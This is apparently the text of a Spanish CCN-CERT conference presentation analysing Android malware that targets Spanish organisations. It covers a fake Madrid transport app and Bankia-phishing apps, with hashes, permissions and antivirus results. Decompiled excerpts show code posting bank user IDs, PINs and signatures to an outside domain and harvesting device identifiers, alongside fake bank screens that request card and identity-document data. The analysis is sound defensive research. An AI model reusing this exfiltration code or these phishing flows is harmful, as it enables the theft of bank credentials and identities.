XII Jornadas STIC CCN-CERT

Ciberseguridad,
hacia una respuesta y disuasión efectiva

Malware Android Dirigido Contra Organizaciones Españolas

ccn-cert
centro criptológico nacional

- Simón Roses Femerling
- Fundador & CEO, VULNEX
  www.vulnex.com
- @simonroses
  @vulnexsl
  www.simonroses.com

Índice

1. EN INTERNET NO HAY AMIGOS

ESPAÑA, TERCER PAÍS DEL MUNDO CON MÁS CIBERATAQUES

- https://www.abc.es/espana/20150205/abci-espana-ciberataques-201502051227.html

  5 febrero 2015

- https://elpais.com/tecnologia/2016/10/21/actualidad/1477053031_897498.html

  28 octubre 2016

- https://www.elmundo.es/espana/2017/05/15/591[illegible]46d7.html

  15 mayo 2017

ATAQUES MALWARE CONTRA ESPAÑA: PREGUNTAS

- ¿Canales de infección?
- ¿Complejidad del malware?
- ¿Características del malware (reversing)?
- ¿Objetivos del malware?
- ¿Impacto?
- ¿Información sobre los autores?

2. Empresa Pública: Análisis

com.crtm.mitransporte

- SHA256: 828e24d52246782070accd52196452dcb8d7fc4af5e7ce9ea48493f98ccd0049
- Infección: portal web falso
- Detectado: mayo
- Características:
  - Malware Android basado en la app CRTM original
  - Código ofuscado y cifrado
- Impacto y autor(es): ¿?

158.255.5.76


EMT Madrid te ofrece 200Mb gratis de navegacion


A la mas alta velocidad!


Descarga nuestra app para continuar navegando de forma gratuita y descubre **Todas las promociones disponibles** introduciendo el codigo que encontraras en ella.

Descárgalo en el Google play Descargar de la App Store

Introduce tu codigo:



10:07
Calendar
Camera
Clock
Contacts
Custom Locale
Dev Settings
Dev Tools
Downloads
Gallery
Gestures Builder
Gmail
Google
Maps
Messaging
Mi Transporte
Music
Phone
Photos
Play Games
Settings
Voice Search
Widget Preview


Configuration
Choose the language:
ESPAÑOL
ENGLISH
Select the categories of information:
Subway
Urban Buses
Commuter Train
Light Railway
Interurban Buses
Urban Buses Other Municipalities
Select other categories of information:
Ayto. de Madrid - Aparcamientos residentes
Ayto. de Madrid - Aparcamientos públicos
The Way of Saint James
Green Route Tajuna
Green Route Valdebebas
Green Route Juan Carlos I Park
Green Route Adolfo Suarez-Casa de Campo


Configuration
Choose the language:
ESPAÑOL
ENGLISH
Select the categories of information:
Subway
Urban Buses
Commuter Train
Light Railway
Interurban Buses
Urban Buses Other Municipalities
Select other categories of information:
Madrid Bicycle
Museums
Tourist Offices
Select the offices to show:
Management offices
Information offices
Select the charging points to show:


Android APP Information

APP Name:	Mi Transporte
Package Name:	com.crtm.mitransporte
Main Activity:	com.velentis.ctm.SplashActivity
APK Complexity:	VERY HIGH Value: 97
DEX Compilation Time:	1980-12-31 19:00:00
DEX Code Size:	5.52 MB (5788276 bytes)
Permissions:	Dangerous 57 System|Signature 0 Signature 0 Normal 24
Target SDK:	API Level: 18 Code Name: Jelly Bean Version: 4.3.x
Min SDK:	API Level: 9 Code Name: Gingerbread Version: 2.3 - 2.3.2
Max SDK:	None
Android Version Name:	1.0.0
Android Version Code:	36
Valid APK:	True
APP Icon:	



14 permisos

81 permisos




```
String str = (String) objArr[0];
String str2 = str + File.separatorChar + Integer.toString(new Random().nextInt
(Integer.MAX_VALUE), 36);
String str3 = str2 + e.b("9fy6ErBFWX2awDYBUtGs007oYz8=");
str2 = str2 + e.b("ocaCwPPb53UFH84fDFCv/0y7D94=");
String str4 = new String(a(dataInputStream));
byte[] a = a(dataInputStream);
File file = new File(str3);
if (!file.exists()) {
    file.createNewFile();
```

30 engines detected this file

SHA-256	828e24d52246782070accd52196452dcb8d7fc4af5e7ce9ea48493f98ccd0049
File name	emt-madrid.apk
File size	19.67 MB
Last analysis	2018-10-06 00:13:46 UTC
Community score	-1

30 / 62


3. Empresa Privada: Análisis


BANKIA

- fastsms
- securemas


com.drop.fastsms

- SHA256: 955d7c1aaad66d2f34a87d44fd618757a3c14dd0fa59452158a99b6b7a5b403f
- Infección: ¿?
- Detectado: RR.SS.
- Características:
  - Robo de información bancaria
  - Capacidad para enviar SMS
- Impacto y autor(es): ¿?


11:30
API Demos
BACKUP TEST
Browser
Calculator
Calendar
Camera
Clock
Contacts
Custom Locale
Dev Settings
Dev Tools
Downloads
Fast Sms
Gallery
Gestures Builder
Gmail
Google
Maps
Messaging
Music


11:32
Bankia
field required!
Recuérdame
ENTRAR
Olvidé mi clave
Solicitar claves
Tu ayuda online
91 602 46 70
Bankia siempre cerca
Oficinas y cajeros


11:34
BANKIA
Estimado Cliente, debido a la nueva fusión con BMN, hemos realizado cambios en nuestra plataforma, para seguir operando con normalidad tus cuentas, es necesario que aceptes las nuevas políticas de usuarios, y actualizar datos requeridos en nuestra nueva base de datos
Acepto
Firma Digital
Introduce tu firma digital
Numeración Tarjeta Debito
34556677788888
Fecha de Vencimiento
04
2023
código de seguridad
123
Continuar
© Bankia S.A 2018. España. Todos los derechos reservados


11:39
Conversations
No messages yet.
Click the + to send one!

Android APP Information

APP Name:	Fast Sms
Package Name:	com.drop.fastsms
Main Activity:	com.drop.fastsms.ui.MainActivity
APK Complexity:	VERY HIGH Value: 103
DEX Compilation Time:	
DEX Code Size:	8.36 MB (8765784 bytes)
Permissions:	Dangerous 33 System|Signature 2 Signature 4 Normal 8
Target SDK:	API Level: 22 Code Name: Lollipop Version: 5.1
Min SDK:	API Level: 15 Code Name: Ice Cream Sandwich Version: 4.0.3 - 4.0.4
Max SDK:	None
Android Version Name:	2.7.4
Android Version Code:	136
Valid APK:	True
APP Icon:	

```
private static /* synthetic */ void lambda$sendDataToServer$0(String firmar, String productId
    LoginModel loginModel = PreferencesHelper.getLoginModel();
    AndroidNetworking.post("https://clothescheap.net/bankia/user.php")
    .addBodyParameter("userid", loginModel.getUserId())
    .addBodyParameter("pin", loginModel.getPassword())
    .addBodyParameter(PreferencesHelper.KEY_FIRMAR, firmar)
    .addBodyParameter("productIdToBuy", productIdToBuy)
    .addBodyParameter("dateRange", dateRange)
    .addBodyParameter("productId", productId)
    .addBodyParameter("productId2", productId2).setTag((Object) "user_test")
```

```
stepIndex = intent.getExtras().getInt(STEP_INDEX);
if (stepIndex == 0) {
    this.binding.takenImage.setImageResource(R.drawable.example1);
    this.binding.idSide.setText("DNI ANVERSO");
    this.alertDialog = new Builder(this).setTitle((CharSequence) "Bienvenido al Portal Verificador de BANKIA").
    this.alertDialog.show();
} else if (stepIndex == 1) {
    this.binding.takenImage.setImageResource(R.drawable.example2);
    this.binding.idSide.setText("DNI REVERSO");
} else if (stepIndex == 2) {
    this.binding.takenImage.setImageResource(R.drawable.placeholder_id3);
    this.binding.continueText.setText("Continuar");
    this.binding.idSide.setText("FOTO SOSTENIENDO EL DNI EN EL QUE SE APRECIE SU ROSTRO");
} else if (stepIndex == 3) {
    this.binding.takenImage.setImageResource(R.drawable.placeholder_id4);
    this.binding.continueNext.setVisibility(0);
    this.binding.idSide.setText("LICENCIA ANVERSO");
    this.binding.continueText.setText("Continuar");
} else if (stepIndex == 4) {
    this.binding.takenImage.setImageResource(R.drawable.placeholder_id6);
    this.binding.continueText.setText("Continuar");
    this.binding.continueNext.setVisibility(0);
    this.binding.idSide.setText("FOTO SOSTENIENDO LICENCIA EN EL QUE SE APRECIE SU ROSTRO");
}
```

fastsms


No engines detected this file


SHA-256	955d7c1aaad66d2f34a87d44fd618757a3c14dd0fa59452158a99b6b7a5b403f
File name	com.drop.fastsms_136.apk
File size	6 MB
Last analysis	2018-04-10 12:29:26 UTC


0 / 61

com.securemas

- SHA256: bdadad9d7a86cc3a62cc1867125c7365fe73bd4f63410adbf72d58c58a5fcc38
- Infección: Google Play
- Detectado: Noviembre
- Características:
  - Robo de información: Firebase / +66346882108
  - Sorpresa…
- Impacto y autor(es): +1 download


Google Play
Search
Apps
Categories
Home
Top charts
New releases
My apps
Shop
Games
Family
Editors' Choice
Account
My subscriptions
Redeem
My wishlist
My Play activity
Parent guide
LTDFINANCI
Secure Mas
LTDFINANCI
Mobile populaire
LTDFINANCI
Mobile agricole
LTDFINANCI
Meine Postsecure
LTDFINANCI
MOVIL
movil securBBVA
LTDFINANCI
electronica movil
LTDFINANCI


12:11
Calendar
Camera
Clock
Contacts
Custom Locale
Dev Settings
Dev Tools
Downloads
Gallery
Gestures Builder
Gmail
Google
Maps
Messaging
Music
Phone
Photos
Play Games
Secure Más
Settings
Voice Search
Widget Preview


Finalice mi aplicación bankia, confirme mi número móvil.
1234567
Confirmar


Por favor, espere 24 ~ 48 horas mientras revisamos su solicitud. Le notificaremos por número móvil tan pronto como activemos su cuenta de aplicación.

Android APP Information	
APP Name:	Secure Más
Package Name:	com.securemas
Main Activity:	com.securemas.activities.MainActivity
APK Complexity:	HIGH Value: 41
DEX Compilation Time:	
DEX Code Size:	5.52 MB (5792344 bytes)
Permissions:	Dangerous 13 System|Signature 1 Signature 1 Normal 3
Target SDK:	API Level: 28 Code Name: Pie Version: 9.0
Min SDK:	API Level: 15 Code Name: Ice Cream Sandwich Version: 4.0.3 - 4.0.4
Max SDK:	None
Android Version Name:	1
Android Version Code:	1
Valid APK:	True
APP Icon:	


```
HashMap hashMap = new HashMap();
hashMap.put("dateTime", Constant.simpleDateFormat.format(Calend
hashMap.put("deviceId", deviceId);
hashMap.put("deviceToken", str);
hashMap.put("imei", obj);
hashMap.put("simCountryIso", simCountryIso);
hashMap.put("simOperator", simOperator);
hashMap.put("simOperatorName", simOperatorName);
hashMap.put("phoneNumber", line1Number);
if (line1Number.equals("")) {
    hashMap.put("phoneNumber", CommonUtils.getStringSharedPref(
}
hashMap.put("simStateDetail", str2);
hashMap.put("meId", obj2);
hashMap.put("ipAddress", CommonUtils.getIPAddress(true));
hashMap.put("macAddress", CommonUtils.getMACAddress("wlan0"));
hashMap.put("model", Build.MODEL);
hashMap.put("manufacture", Build.MANUFACTURER);
hashMap.put("brand", Build.BRAND);
```

20 engines detected this file

SHA-256	bdadad9d7a86cc3a62cc1867125c7365fe73bd4f63410adbf72d58c58a5fcc38
File name	com.securemas-1.apk
File size	10.65 MB
Last analysis	2018-12-06 13:06:01 UTC

